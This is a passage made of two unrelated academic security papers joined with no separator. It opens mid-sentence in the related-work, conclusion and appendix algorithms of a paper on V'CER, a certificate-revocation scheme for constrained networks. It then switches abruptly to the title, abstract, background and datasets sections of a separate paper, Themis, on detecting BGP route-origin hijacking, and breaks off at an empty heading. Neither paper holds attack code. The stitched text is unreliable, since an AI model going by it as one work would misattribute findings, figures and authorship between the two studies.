compressed) [46]. For delta updates, bitvectors are constructed that can be applied to the original bitvectors via simple bit operations. A compressed update modeling 0.056% of certificate changes is ~2KB in size [46]. Note, these schemes are specifically designed for the Web's PKI and are not concerned with constrained networks.

Both approaches require nodes that missed updates to directly contact any authority or their delegates (e.g., *aggregators* in [32]) to keep up-to-date. In this case, outdated nodes need to individually request the specific range of updates they missed. On the one hand, this requires careful placement of delegates regarding the targeted topology to ensure coverage, which is difficult in many constrained networks, e.g., due to the nature of a dynamic topology. On the other hand, all affected nodes would need to individually request missed updates. For example, a 2KB delta update in Let's Revoke [46] for 1 million nodes with 10% of nodes missing a *single* update would surmount to 195MB of communication overhead across the network.

In contrast, V'CER only requires less than 3KB of storage on each node and uses universal updates that can be applied at any time, e.g., even though a node missed an update, it may receive a subsequent update in the meantime, which may repair its proof without further requests. Nodes in V'CER can also help each other to distributively repair their proof, eliminating the need for individual requests to the CA for the principal share of nodes (as shown in Section 6.3.2). Further, even if the distributed repair fails for nodes, with the up-to-date and quickly disseminated $\mathcal{VF}$ they can still correctly validate other certificates. Finally, when nodes *do* need to request their fresh PoI from the CA, it only requires less than 1KB of communication overhead each.

9 Related Work

In the following, we will examine the related work in the field of certificate validation. Aside the ones mentioned throughout this section, there are also works that focus on constructing PKIs for Internet of Things (IoT); yet, for revocation checks, they rely on CRLs [50], on-demand checks [24] that we both discussed in Section 8, or are blockchain-based [28,45], which we examine later in this section. Otherwise, recent works are dominated by observer-based approaches among CAs, end-user-based approaches, or blockchain-based approaches. Finally, we compare preceding works focusing on efficient validation for untrusted validation directories with V'CER.

Observer-based approaches. These works focus on restricting maliciously acting CAs by monitoring them for suspicious behavior. Most prominent in this area is Certificate Transparency (CT) [33], already adopted by many CAs and browsers for the Internet. In this approach, an append-only Merkle Tree is used to log all issued certificates by a CA as hash leaves. On issuing, the CA publishes the new certificates along with a *consistency proof*, which proves that the previous Merkle Tree is contained in the now extended tree. Observers, such as other CAs, check if the new certificates contain any unjustly issued ones, e.g., for domains that the issuing CA is not responsible for. The consistency proof ensures all certificates were published and correctly appended to the CA's Merkle Tree. On the end-user side, aside from validating the certificate directly with the issuing CA, the client additionally requests the PoI of the certificate from multiple observers. Falsely issued certificates then become apparent; yet, this does not cover revocations. An informal report by Laurie and Kasper hints at extending CT with Sparse Merkle Trees to provide *Revocation Transparency* [34].

Enhanced Certificate Transparency [43] aims to extend the CT approach to also handle revocations efficiently. The authors argue that search in the Revocation Transparency proposal [34] remains linear in the number of issued certificates. Aside an append-only Merkle Tree as in CT, the paper introduces an additional tree that is ordered by the subject identities, allowing for logarithmic look-up of revocations. Nevertheless, to ensure consistency, each observer still needs to verify all certificates published and their inclusion into the respective trees. The paper mentions its approach can be extended in a distributed manner, so users require less trust into the CAs. However, this would require random monitoring of CAs by all users as well as gossiping the observed information to identify inconsistencies. Further work focuses on improving resilience of these approaches against colluding CAs, such as AKI [30] or ARPKI [5].

While these observer-based approaches use similar cryptographic structures to V'CER, i.e., hash trees and PoIs, they aim at the orthogonal goal of limiting malicious behavior of CAs by giving them the means to efficiently monitor each

other. V'CER, on the other hand, provides efficient certificate validation for end users among each other. Further, V'CER is not reliant on having reliable connectivity to trusted parties for validation.

End-user-based approaches. These approaches aim to modify the observer-based schemes to allow end-users to monitor for inconsistencies regarding their certificates themselves. In CONIKS [37], a Prefix Merkle Tree is used, along with randomly generated user IDs, to protect the privacy of users. Here, all users need to constantly check all issuing parties for certificates of their own domain, to recognize abuse. When the issuing CA updates its tree in any way, it also needs to re-issue all of its users' PoIs so they are correct with respect to the new tree root. Revocation is handled by on-demand requests to the respective CA. DTKI [53] aims to provide users full data ownership for their certificates by introducing a Merkle Tree log per individual domain. Each log is maintained in a decentralized database, based on consensus of multiple independent entities. Users need to gossip all tree roots among each other to prevent problems on network partitioning. Additionally, DTKI revocation is also done with on-demand requests.

These approaches provide users capabilities to monitor their own domains. However, they are very communication heavy and rely on on-demand requests to check for revocation, making them unsuitable for constrained networks. In contrast, V'CER requires minimal communication by only distributing a number of hashes, i.e., $\mathcal{VF}$. Further, it allows nodes to collaboratively repair their individual validation proof, mostly without the need to contact any authorities.

Blockchain-based approaches. The works in this area aim to shift trust from the CAs to the blockchain. One of the first proposals in this area is Certcoin [21], which builds a decentralized PKI based on Namecoin [29]. The idea is to simply store all certificate updates, including revocation, on the blockchain. A certificate owner may send the PoI for the block containing the certificate for validation, similar to Bitcoin's Simplified Payment Verification [6]. This requires a user to monitor and store all block headers, instead of the full blockchain. Analogously, Blockstack [1] directly builds on Bitcoin for improved security and separates different abstraction layers for simplified access. For certificate validation, a user contacts multiple full nodes (i.e., storing the entire blockchain) and checks if the responses are consistent with each other. EthIKS [10] simply puts CONIKS [37] on top of Ethereum [11] and uses smart contracts for global monitoring and validation of certificates.

All these approaches share the notion of having, at least indirect, access to the blockchain. This is difficult to guarantee in constrained networks or requires significant storage overhead on limited devices. On the contrary, V'CER only requires minimal storage overhead, without the need to be constantly connected to any specific nodes.

PKI for dynamic networks. There are approaches specifically aiming to construct PKIs for constrained networks. There are many works focusing on Mobile Ad-Hoc Networks [12,36,51,52] and Delay-Tolerant Networks [15,17,41]. Note, the latter is considered the state of the art for satellite networks. They generally aim to distribute the role of the CA among the network of nodes. This usually requires a lot of coordination between all nodes. However, the key aspect in the context of this work is how revocation is handled. For this, the approaches either rely on traditional CRLs [51, 52], individual revocation information aggregated by exchanging them among the network [12, 15, 36], or by simply limiting the lifetime of certificates [12, 41].

To the best of our knowledge, all schemes in these areas either share similar problems of CRLs, require communication heavy coordination between nodes, or introduce an additional vulnerability window. In V'CER the vulnerability window can be kept to a minimum, as it relies on distributing only $\mathcal{VF}$. Otherwise, it minimizes the communication overhead required, making it well suited for constrained networks.

Efficient Validation Directories. There have been several works aiming to provide efficient certificate validation [18, 22, 31, 39, 40]. They use authenticated data structures providing efficient validation proofs, to allow the use of untrusted directories capable of answering validation requests, while removing the need for distributing entire CRLs. The reduced communication overhead enables shorter validity periods of revocation information, e.g., daily or even hourly. The data structures are either based on trees for revocation [31, 40], trees covering both revocation and validation [22], hash-chains containing all validity periods [39], or a combination of both hash-chains and trees [18].

These approaches aim at supplying directories with fresh validation information by regular updates from the CAs, e.g., by distributing tree updates [22, 31, 40]. In contrast, V'CER supplies all nodes with fresh validation information by only distributing $\mathcal{VF}$. Nodes can additionally collaborate without any special directories to keep their proofs up-to-date.

10 Conclusion

In this work, we presented V'CER, a novel certificate validation scheme, which is designed to work in a distributed and efficient manner. V'CER can be used to augment any PKI scheme, enabling it to work even in constrained networks. This is achieved by introducing data structures and operations that allow for fast dissemination of validation information as well as a collaborative way for nodes to keep up-to-date. We have demonstrated the efficacy and efficiency of V'CER with large-scale simulations modeling a constrained network.

A In-depth Operation Description

This section shows the in-depth working of the basic operations for epoch trees.

A.1 Preliminaries and Notation

Table 2 summarizes our notation for the operations. When addressing a position in the SMT the term *depth* or *depth level* is used, where a higher number depth means closer to the leaves and a lower number depth means closer to the root. This is also illustrated in Figure 1 (b). When describing a for-loop in the algorithms, note that "**for** $i \leftarrow 0$ **to** x **do**" means i gets assigned $[0,x)$ in the course of the loop. For brevity, we skip the checks for empty hashes in *EmptyHashesList* and simply check for $\varnothing$.

A.2 CA Operations

This section describes how V'CER does basic operations. We use an incremental approach using the Look-Up-Table

Table 2: Variables and operation definitions.

Variables	
LUT	Look-Up-Table storing hashes of all non-empty branches and leaves of SMT
$\lvert\mathbb{H}\rvert$	Bit length of a hash digest and depth of SMT
$\lvert l\rvert$	Number of elements in list l
LC	Level-Cache-List sorted by position of the cache elements in SMT
$clvl$	Depth of LC
Operations	
$int\langle p\rangle$	Access bit at position p of int from the right
$l[p]$	Access element at position p in list l
$LUT[p,d]$	Get hash at position p at depth d, the last d bits of p will be ignored, e.g., $d=0$ returns SMT_r, $d=\lvert\mathbb{H}\rvert$ returns a leaf
$\sim x$	Flip bit(s) of x

LUT, instead of constructing the tree in one go for a set of leaves [34]. This avoids having to reconstruct the entire epoch tree on an update to it. As V'CER works by regularly updating the respective epoch trees, this helps to significantly reduce the calculation overhead on the $\mathcal{CA}$. This comes at the cost of having to store the LUT.

A.2.1 Add Leaf to SMT

This operation is executed by the $\mathcal{CA}$ and adds one leaf hash to an epoch tree while updating the LUT for subsequent operations. Figure 1 (b) illustrates how it works for c_1. Starting from the leaf, the operation will go up the tree, look-up the respective neighbor in the LUT (see green nodes), calculate and set the intermediate nodes along the leaf's path in the LUT (see green line), and repeat this process until reaching the root. For the initial epoch tree construction or processing multiple updates, this operation is called multiple times individually for each leaf.

Algorithm 4 describes the operation in detail. First, it sets the hash to be added on the respective leaf position in line 1. It traverses the tree from bottom to top, i.e., starting at the right-most bit in the leaf going successively left. In line 4 we construct the position of the neighbor at the current depth by flipping the bit representing this depth. Depending on which side the leaf and neighbor is, in lines 5 to 10, we look-up the left and right hash to concatenate them in correct order, hash them, and set the result at the respective position in the LUT (line 11). This process will be repeated for all depths until the root is reached. For revocation, the same operation is used regarding the leaf to be removed, except in line 1 we set the leaf to $\mathtt{H}(\varnothing)$ instead.

Algorithm 4 `add_leaf` function for adding a new leaf hash and recalculating the tree while updating the LUT

Input: *leaf_hash*, *LUT*
Output: $\mathcal{E}_r$, *LUT*

1: $LUT[leaf_hash, |\mathbb{H}|] \leftarrow leaf_hash$
2: **for** $i \leftarrow 0$ **to** $|\mathbb{H}|$ **do**
3: $\quad neighbor \leftarrow leaf_hash$
4: $\quad neighbor\langle |\mathbb{H}| - i\rangle \leftarrow \sim neighbor\langle |\mathbb{H}| - i\rangle$
5: $\quad$ **if** $leaf_hash\langle |\mathbb{H}| - i\rangle$ = True **then**
6: $\quad\quad left_hash \leftarrow LUT[neighbor, (|\mathbb{H}| - i)]$
7: $\quad\quad right_hash \leftarrow LUT[leaf_hash, (|\mathbb{H}| - i)]$
8: $\quad$ **else**
9: $\quad\quad left_hash \leftarrow LUT[leaf_hash, (|\mathbb{H}| - i)]$
10: $\quad\quad right_hash \leftarrow LUT[neighbor, (|\mathbb{H}| - i)]$
11: $\quad LUT[leaf_hash, (|\mathbb{H}| - i - 1)] \leftarrow \mathtt{H}(left_hash \,||\, right_hash)$
12: **return** $LUT[\varnothing, 0]$, *LUT*

A.2.2 PoI Construction

This operation is executed by the $\mathcal{CA}$ to construct a PoI for the given leaf hash. The *LUT*, populated by the `add_leaf` operation, is used for the PoI construction. Only necessary hashes will be put in the PoI by excluding empty hashes. However, this additionally requires a $|\mathbb{H}|$-bit sized path bitmap for verification, to know which depth each element in the PoI represents.

Algorithm 5 `calc_poi` function for calculating the proof of inclusion for a leaf

Input: *leaf_hash*, *LUT*
Output: *path*, *path_bitmap*

1: $path[] \leftarrow \varnothing$
2: $path_bitmap \leftarrow 0$
3: **for** $i \leftarrow 0$ **to** $|\mathbb{H}|$ **do**
4: $\quad neighbor \leftarrow leaf_hash$
5: $\quad neighbor\langle |\mathbb{H}| - i\rangle \leftarrow \sim neighbor\langle |\mathbb{H}| - i\rangle$
6: $\quad neighbor_hash \leftarrow LUT[neighbor, (|\mathbb{H}| - i)]$
7: $\quad$ **if** $neighbor_hash \neq \varnothing$ **then**
8: $\quad\quad path_bitmap\langle i\rangle \leftarrow$ True
9: $\quad\quad path$`.append(`$neighbor_hash$`)`
10: **return** *path*, *path_bitmap*

The operation is shown in Algorithm 5. It works similar to `add_leaf`, by starting from the bottom of the tree and working its way up. For each depth, the neighbor position for the given leaf is calculated and looked-up in line 6. If the looked-up hash is not empty, it will be appended to the PoI and the bit at the current depth is set in the path bitmap. For a revoked leaf the operation does not require any changes.

A.2.3 PoI Verification

For this operation, we calculate the root resulting from a PoI. Given the leaf to be verified, its PoI, and respective path bitmap, the operation can be executed by anyone. If this root matches the expected epoch root, the certificate represented by the leaf is valid. Per default, the operation will calculate the root, yet, an optional parameter can be passed to stop at the specified depth-level.

Algorithm 6 `calc_path_root` function for calculating the root of a proof of inclusion, optionally only until a given depth

Input: *leaf_hash*, *path*, *path_bitmap*, $[lvl \leftarrow 0]$
Output: *root_hash*

1: $result \leftarrow leaf_hash$
2: **for** $i \leftarrow 0$ **to** $(|\mathbb{H}| - lvl)$ **do**
3: $\quad$ **if** $path_bitmap\langle i\rangle$ = True **then**
4: $\quad\quad neighbor \leftarrow path[0]$
5: $\quad\quad path$`.popfront()`
6: $\quad$ **else**
7: $\quad\quad neighbor \leftarrow \varnothing$
8: $\quad$ **if** $leaf_hash\langle i\rangle$ = True **then**
9: $\quad\quad result \leftarrow \mathtt{H}(neighbor \,||\, result)$
10: $\quad$ **else**
11: $\quad\quad result \leftarrow \mathtt{H}(result \,||\, neighbor)$
12: **return** *result*

Algorithm 6 gives a detailed description of the operation. The algorithm starts by setting the given leaf in the *result* variable and then works its way up the tree from the bottom. In the lines 3 to 7 it checks if there is an element in the given PoI for the current depth and if so, it extracts this PoI element. Otherwise, an empty hash is assumed instead. Then both hashes are hashed together in the respective order and set to the *result* variable. This process is repeated for all depths until we reach the root, or the given depth level, if specified.

A.2.4 Level-Cache Construction

The construction of a *LC* by the $\mathcal{CA}$ is shown in Algorithm 7. Note that the elements of *LC* are sorted left-to-right by their position in the epoch tree. Thus, we can simply go through all positions in the *LC*, bit-shift it to the very left regarding the digest size, and use this to simply look-up the value at the depth *clvl*. The $\mathcal{CA}$ can repeat this for all epochs and then distribute the resulting *LC*. If some $\mathcal{Nodes}$ missed this distribution, $\mathcal{Nodes}$ that received the *LC* may share it with others, or construct *LC*s with a smaller *clvl* if requested.

Algorithm 7 `construct_lvl_cache` for constructing a level-cache with a specified depth

Input: *clvl*, *LUT*
Output: *LC*

1: $LC[] \leftarrow \varnothing$
2: **for** $i \leftarrow 0$ **to** 2^{clvl} **do**
3: $\quad position \leftarrow i \ll (|\mathbb{H}| - clvl)$
4: $\quad LC$`.append(`$LUT[position, clvl]$`)`
5: **return** *LC*

Themis: Accelerating the Detection of Route Origin Hijacking by Distinguishing Legitimate and Illegitimate MOAS

Lancheng Qin[1] Dan Li[1,3] Ruifeng Li[2] Kang Wang[1]

Abstract

Route hijacking is one of the most severe security problems in today's Internet, and route origin hijacking is the most common. While origin hijacking detection systems are already available, they suffer from tremendous pressures brought by frequent legitimate Multiple origin ASes (MOAS) conflicts. They detect MOAS conflicts on the control plane and then identify origin hijackings by data-plane probing or even manual verification. However, legitimate changes in prefix ownership can also cause MOAS conflicts, which are the majority of MOAS conflicts daily. Massive legitimate MOAS conflicts consume many resources for probing and identification, resulting in high verification costs and high verification latency in practice. In this paper, we propose a new origin hijacking system *Themis* to accelerate the detection of origin hijacking. Based on the ground truth dataset we built, we analyze the characteristics of different MOAS conflicts and train a classifier to filter out legitimate MOAS conflicts on the control plane. The accuracy and recall of the MOAS classifier are 95.49% and 99.20%, respectively. Using the MOAS classifier, *Themis* reduces 56.69% of verification costs than Argus, the state-of-the-art, and significantly accelerates the detection when many concurrent MOAS conflicts occur. The overall accuracy of *Themis* is almost the same as Argus.

1 INTRODUCTION

The Internet is composed of more than 70,000 Autonomous Systems (ASes). ASes use Border Gateway Protocol (BGP) to advertise their IP prefixes and exchange routing information with each other. However, BGP lacks authentication and validation of announced routes, which severely compromises the reliability of inter-domain routing. In other words, an AS can easily advertise invalid routing information to redirect normal routes, which is called *route hijacking*. For example, an AS can claim to be the origin for prefixes it does not own to engage in malicious activities such as traffic disruption, sending spam [54], DDoS attacks [21], or stealing crypto currencies [26]. This kind of route hijacking is called *origin hijacking*.

Origin hijacking is the most commonly observed type of route hijacking [2, 10, 16, 49, 54], which accounts for about 70% of route hijacking incidents observed by Oracle Internet Intelligence [16] and BGPmon [2]. Origin hijacking can be caused by accidental misconfigurations [19, 22] or malicious attacks [15, 17, 20], often resulting in serious routing and security problems. For instance, in 2008, Pakistan Telecom hijacked YouTube for two hours due to misconfigurations [22]. In 2017, a Russian government-controlled telecommunication company hijacked more than 20 financial services worldwide for seven minutes [15]. More recently, in Apr. 2020, Rostelecom announced massive prefixes belonging to Akamai, Amazon AWS, Cloudflare, Digital Ocean, and 200 other Internet Service Providers (ISPs), causing widespread service disruptions [20].

In order to improve the trustability and reliability of inter-domain routing, various mechanisms have been proposed to defend against origin hijacking. They can be divided into two main categories: proactive prevention [30, 39, 40, 42, 52] and reactive detection [32, 35, 41, 50, 51, 53, 55]. Proactive prevention mechanisms (*e.g.* RPKI [30]) usually use cryptography to authorize all legitimate origin ASes for the prefix in advance to prevent origin hijacking. However, these mechanisms are fully effective only when deployed by all ASes, which is a long way to go [44, 45].

Therefore, many networks prefer to rely on reactive detection mechanisms [49], which monitor BGP updates from BGP monitors worldwide and raise alarms when detecting route hijackings. Recent proposals (*e.g.* Argus [51]) combine both control-plane analysis and data-plane probing to make the detection. On the control plane, they first detect all multiple origin ASes (MOAS) conflicts based on historical BGP data. MOAS is a special phenomenon in BGP when multiple ASes originate an IP address block. It is an obvious manifestation of origin hijacking since the hijacker and the victim originate the same IP address block in BGP updates. However, although RFC 1930 [34] discourages MOAS in practical

operations, it is frequently observed that legitimate changes in prefix ownership caused by business cooperation, IP address transfer/leasing, or DDoS protection services can also result in MOAS [28, 38, 56], *i.e.* legitimate MOAS. Therefore, MOAS conflicts observed on the control plane cannot simply be equated with origin hijackings but also include legitimate MOAS conflicts. Since it is difficult to differentiate origin hijackings from legitimate MOAS conflicts based on MOAS data alone [56], detection mechanisms use traceroutes/pings for each MOAS conflict and then identify origin hijackings based on data-plane reachability information.

However, existing detection approaches suffer from high verification costs and latency. Since their accuracy is sensitive to practical factors such as the location of selected probe points or the choice of the live IP address, manual verification is often required in practice [50]. Note that legitimate MOAS happens much more frequently than origin hijacking in reality. Hence, many legitimate MOAS conflicts often consume considerable resources for data-plane probing and manual verification, which significantly increases the verification costs and latency. Considering that route origin hijackings can pollute 90% of the Internet in less than two minutes [51], even a one-minute latency may cause high financial loss.

In this paper, we provide a systematic empirical analysis of the potential causes of legitimate MOAS conflicts and the behavioral features of hijackers. Based on a ground truth dataset that we construct, we identify six dominant characteristics that can separate legitimate MOAS from origin hijacking. We capture 26 features and train an Extra-Tree classifier. The accuracy and recall of the classifier are 95.49% and 99.20%, respectively. However, we note that some practical legitimate MOAS conflicts are more complicated than legitimate MOAS conflicts of our ground truth dataset, which may be mistakenly classified as origin hijackings. Therefore, we propose a new origin hijacking detection system, *i.e. Themis*, by adding the classifier between existing control-plane analysis and data-plane probing. The classifier is responsible for classifying MOAS conflicts into legitimate MOAS conflicts and potential hijackings. After that, *Themis* only needs to perform data-plane probing for a small number of potential hijackings. Our evaluation shows that *Themis* reduces verification costs by an average of 56.69% than Argus and significantly accelerates the detection when many concurrent MOAS conflicts occur. Since the classifier rarely has false negatives and *Themis* uses the same data-plane method as Argus, the overall accuracy of *Themis* is almost the same as Argus.

To the best of our knowledge, this is the first work that accelerates the real-time origin hijacking detection by putting a control-plane machine-learning (ML) classifier to filter out legitimate MOAS. While there are previous works [28, 37, 38, 56] which observed and analyzed MOAS, they just confirm the prevalence of legitimate MOAS and suggest several possible reasons behind special cases without delving into how legitimate MOAS differs from origin hijacking.



Figure 1: Examples of origin hijacking.

2 BACKGROUND AND MOTIVATION

2.1 Origin Hijacking and Legitimate MOAS

Origin Hijacking. Origin Hijacking, or illegitimate MOAS, is the most commonly observed type of route hijacking. It is usually caused by misconfigurations or malicious attacks. Origin hijacking usually does not last long, but can cause serious routing and security problems such as traffic disruption and financial losses.

Figure 1 shows two examples of origin hijacking. Assume that AS1 owns and legitimately announces prefix 10.0.0.0/23. The BGP advertisement is propagated between neighbors. The AS-path attribute < x ... y > sequentially records the passed ASNs, where the last one is the origin AS. In the first example, AS4 is the hijacker and illegitimately announces the exact same prefix 10.0.0.0/23. As a result, AS2 and AS3 learn two routes to prefix 10.0.0.0/23 but with different origin ASes. For AS3, one route is <4> and the other is <2 1>. Since the route with a shorter AS-path is preferred in BGP, AS3 chooses the wrong route <4> and then forwards traffic destined to prefix 10.0.0.0/23 to AS4. While for AS2, it chooses the legitimate route with a shorter AS-path <1> and is not polluted by AS4. This problem, called exact-prefix origin hijacking or exact origin hijacking for short, can pollute parts of the Internet that are close to the hijacker.

The other type of origin hijacking is sub-prefix origin hijacking or sub origin hijacking for short. As shown in the second example of Figure 1, the hijacker AS4 announces a sub prefix 10.0.0.0/24 of prefix 10.0.0.0/23. Since the route with a more specific prefix is preferred, the entire Internet may be polluted. Therefore, sub origin hijacking has a more significant impact than exact origin hijacking.

Legitimate MOAS. Although RFC 1930 recommends that a prefix should originate from only one AS, a series of previous works [28, 38, 56] have observed that legitimate network engineering practices can also lead to MOAS conflicts, *i.e.* legitimate MOAS. Zhao *et al.* [56] pioneer the analysis of MOAS conflicts and discover that not all MOAS conflicts are origin hijackings but can also occur for legitimate reasons such as announcing exchange point addresses and

multi-homing. They mainly focus on the duration of MOAS conflicts and conclude that most MOAS conflicts are short-lived, especially origin hijackings caused by misconfigurations, which often last less than one day. They believe that the duration can be a useful heuristic to distinguish between origin hijacking and legitimate MOAS. However, this characteristic does not apply to real-time hijacking detection. Inspired by Zhao *et al.*, Chin [28] and Jacquemart *et al.* [38] further study the prevalence and temporal characteristics of MOAS conflicts. They revisit the work of Zhao *et al.* and further confirm the prevalence of legitimate MOAS. Besides, Chin observes that multinational companies or companies hosting servers in multiple data centers may advertise the same prefixes from different origin ASes. For example, the subsidiary of Glenayre Technologies in China and its parent office in the US announce the same prefix using individual ASNs. Through this operation, traffic from China can be forwarded directly to the subsidiary rather than to the United States, and thus the latency is greatly reduced. This finding inspires us to study potential commercial relationships between origin ASes announcing the same IP address block. It is worth noting, that the use of commercial relationship information is not novel (*e.g.* Schlamp *et al.* [48] uses IRR database to build an organization graph). In this work, this information is only a part of our characteristics and is put to better use.

Previous works have proposed a few reasons (*e.g.* commercial relationships) behind legitimate MOAS conflicts, but they mainly focus on the duration of MOAS conflicts and do not systematically study the general characteristics that can accurately differentiate origin hijackings from legitimate MOAS conflicts. It is difficult to distinguish legitimate MOAS and origin hijacking in real time based on existing MOAS characteristics. Besides, they mainly study exact-prefix legitimate MOAS. Our analysis in Section 4 shows that there are significant differences between exact-prefix legitimate MOAS and sub-prefix legitimate MOAS in some characteristics. We abbreviate the two types of legitimate MOAS as exact legitimate MOAS and sub legitimate MOAS.

2.2 Motivations and Goals

Since it is hard to distinguish between origin hijackings and legitimate MOAS conflicts solely based on control-plane data, Argus performs data-plane probing on all MOAS conflicts to identify real origin hijackings. Since legitimate MOAS conflicts account for the majority of MOAS conflicts, most resources are wasted on identifying legitimate MOAS conflicts, which greatly increases verification costs and latency. To address this problem, Artemis [50] proposes a self-operated hijacking detection system. Artemis identifies origin hijackings with private information, *i.e.* all legitimate origin ASes of its prefixes. However, it only works when its prefixes are hijacked. For example, in Figure 1, even if AS3 operates Artemis, it is still unable to determine whether AS4 announcing prefix 10.0.0.0/23 is an origin hijacking or a legitimate MOAS conflict.

In this paper, we try to study general characteristics that can differentiate origin hijacking from legitimate MOAS and train a machine-learning (ML) classifier to evaluate the applicability of these characteristics. Furthermore, we propose a new origin hijacking detection system, called *Themis*, based on the classifier. For each MOAS conflict, *Themis* first captures its characteristics and then conducts data-plane probing only if it is classified as a potential hijacking by the classifier. Although it is unable to make final decisions solely based on the classifier, *Themis* significantly reduces the workload for data-plane probing and accelerates the detection of origin hijacking compared to current practices.

Low false negative rate and low false positive rate are two important targets of the classifier. False positive means that a legitimate MOAS conflict is identified as a potential hijacking. Hence, the false positive rate is proportional to the verification costs and latency of *Themis*. Compared to false positive rate, we are more concerned about the false negative rate. False negative means that a real hijacking is mistakenly considered as a legitimate MOAS conflict. In this case, the hijacker can successfully hijack traffic destined to the victim without being detected. Therefore, we should not compromise false negatives to reduce false positives.

3 DATASETS

In this section, we first introduce the ground truth used to analyze the difference between origin hijacking and legitimate MOAS. We then introduce the historical BGP data used to capture the behavior characteristics for each MOAS.

3.1 Ground truth Dataset

As described in Section 2, due to the lack of ground truth, previous works simply summarize several reasons behind limited cases. In this work, we first build a ground truth dataset including reliable origin hijackings and legitimate MOAS conflicts. In order to facilitate the analysis of the relationships between multiple origin ASes, each ground truth MOAS only contains two ASes. Table 1 describes the size of the ground truth dataset.

Origin hijackings: BGPmon [2] is a popular commercial company that provides hijacking detection services and reports observed hijacking events daily. By collecting records from BGPmon, we first extract 2,223 reported origin hijacking events occurred between February 1, 2020 and April 30, 2021. Each event has four attributes: the hijacker ASN, the victim ASN, the prefix announced by the hijacker, and the affected prefix owned by the victim.

Since BGPmon is known to feature false positives [48], we manually validate the 2,223 events using four filters, *i.e.* Route Origin Validation (ROV) filter [36], Internet Routing

Table 1: Ground truth Dataset (From February 1, 2020 to April 30, 2021).

	legitimate exact MOAS	legitimate subMOAS	exact prefix hijacking	subprefix hijacking
Number	499	1866	867	476

Registry (IRR) filter [8], topology filter [48], and MOAS duration filter. ROV is executed using Route Origin Authorizations (ROAs) which specify the prefixes that each AS is authorized to announce. IRR has recorded much prefix ownership information provided by 25 routing registries including five Regional Internet Registries (RIRs). By using the latest ROAs and IRR information, we filter out 281 events of the 2,223 events. For example, on December 21, 2020, BGPmon reported that AS 133929 hijacked two sub prefixes of prefix 45.200.0.0/16 which was normally announced by AS 134548. By looking up AS 133929 in ROAs, we find that AS 133929 has been authorized to be the valid origin of the two sub prefixes since December 29, 2020, *i.e.* eight days after the event. This fact indicates that this event is not an origin hijacking but a legitimate MOAS conflict.

Then, we use the topology filter proposed by Schlamp *et al.* and filter out other 113 events. For example, on February 20, 2020, BGPmon reported that AS 207952 hijacked a same prefix 176.100.40.0/22 of AS57439. By checking the ASN path of the suspicious BGP announcement, we find AS 57439 was located at upstream of AS 207952, indicating that AS 57439 allowed this BGP announcement to pass and approved this behavior.

Furthermore, since most origin hijackings are short-lived [28, 38, 56], we design an empirical MOAS duration filter. The filtering rule is that, within ten days after each event, if the hijacker continues to originate the affected prefix for more than three days or for a longer time than the victim does, it is considered a legitimate event. Finally, we filter out other 485 events and remain 1,344 events. For example, on October 2, 2020, BGPmon observed that AS 39404 hijacked a sub prefix 193.221.130.6/24 of prefix 193.221.128.0/19 which was normally announced by AS 35201. Although these two prefix-origin pairs are not present in the most recent global routing tables, AS 39404 had been continuously announcing prefix 193.221.130.6/24 for more than five months since October 2, 2020.

To evaluate the reliability of the 1,344 events, we try to email each victim to confirm whether it was hijacked. We find the contact of each victim through Whois [24] and send an email to each victim. The note[1] contains the time, the affected prefix, and the hijacker AS of the event. Since most of the victims' contact information is out of date or even not available, we only receive 37 replies. Six of the respondents are from the United States, and the rest are almost evenly distributed across 17 different countries including Brazil, the United Kingdom, Canada, Germany, Singapore, Australia, Seychelles and Russia. They are mainly cloud service companies (such as cloud computing services, CDN services, etc.), ISP operators, equipment vendors and research institutions.

Of the 37 replies, 36 confirm the hijacking, while one suggests it was a "probably legitimate" anycast test. We note that of the 36 confirmed hijacking events, several hijacking events were carried out by the same hijacker at the same time, which means that the hijacker was hijacking multiple victims simultaneously. We further find that the hijacker of the confirmed hijacking event was also responsible for some events of the unconfirmed 1307 events at the same time[2]. So, we consider these events as highly reliable origin hijacking events. In this way, we additionally identify 255 origin hijacking events. However, the "hijacker" of the confirmed legitimate MOAS event did not "hijack" more "victims" at the same time. We do not identify more legitimate MOAS events. We use Clopper-Pearson method to calculate the confidence intervals for the two experiments with a 95% confidence level [4]. For the first experiment (36 positive samples and 1 negative sample), the confidence interval is [0.8584, 0.9993]. For the second experiment (291 positive samples and 1 negative sample), the confidence interval is [0.9811, 0.9999].

Finally, we drop the "probably legitimate" event and take the remaining 1,343 events as ground truth origin hijackings. In addition, we also send emails for those events filtered out by the MOAS duration filter and receive 12 replies. Each confirms that it was legitimate, indicating that the MOAS duration filter is valid.

Legitimate MOAS conflicts: Unlike origin hijackings, less ground truth on legitimate MOAS conflicts is available except for limited cases described in previous works. Resource Public Key Infrastructure (RPKI) [27] is a public key infrastructure framework designed to associate prefixes with valid origin ASes, *i.e.* ROA. Although the deployment rate of RPKI is only about 30%, we find that MOAS is quite common in ROAs. We extract a total of 8,477 legitimate MOAS conflicts from ROAs, but keep only those legitimate MOAS conflicts that also appear in global routing tables to avoid misconfigurations [11]. Eventually, we extract 2,365 legitimate MOAS conflicts, including 499 exact legitimate MOAS conflicts and 1,866 sub legitimate MOAS conflicts. Each legitimate MOAS conflict has the same four attributes as the origin hijacking. In particular, in each exact legitimate MOAS conflict, we select the AS announcing the prefix later as the "hijacker" and the

[1] We show the note content in appendix.

[2] In most cases, multiple events occurred in the same second. But when a hijacker hijacked a large number of prefixes, different events might occur in different seconds, but mostly in the same minute. In this case, we consider events that occurred consecutively within a minute to be carried out at the same time.

AS announcing the prefix earlier as the "victim", which is consistent with current detection mechanisms. While in each sub legitimate MOAS conflict, the AS announcing a more specific prefix is considered the "hijacker" and the AS announcing a less specific prefix is considered the "victim".

3.2 Historical BGP Data

To capture transient characteristics when each MOAS conflict occurred, we use RIPE RIS [12] and Route Views [14] to download historical BGP data from February 1, 2020 to April 30, 2021. RIPE RIS and Route Views are two publicly available services that collect BGP data from route collectors (RCs) worldwide. Each RC collects BGP routing tables and BGP updates from its peering ASes, which are also called vantage points (VPs). We use BGPstream [3], a tool proposed by CAIDA [6], to access these BGP data. In addition, when evaluating the practical recall of MOAS classifier and the cost of *Themis*, we download historical BGP data from May 1, 2021 to September 30, 2021.

4 MOAS CHARACTERISTICS

In this section, we first study the potential relationships between origin ASes in legitimate MOAS conflicts and then develop hypotheses on hijackers' behavioral characteristics when hijacking. Based on the analysis, we identify six dominant characteristics: exact prefix or sub prefix, rank difference, business relationship, geographical relationship, announcement stability and hijacking activity.

4.1 Exact Prefix or Sub Prefix

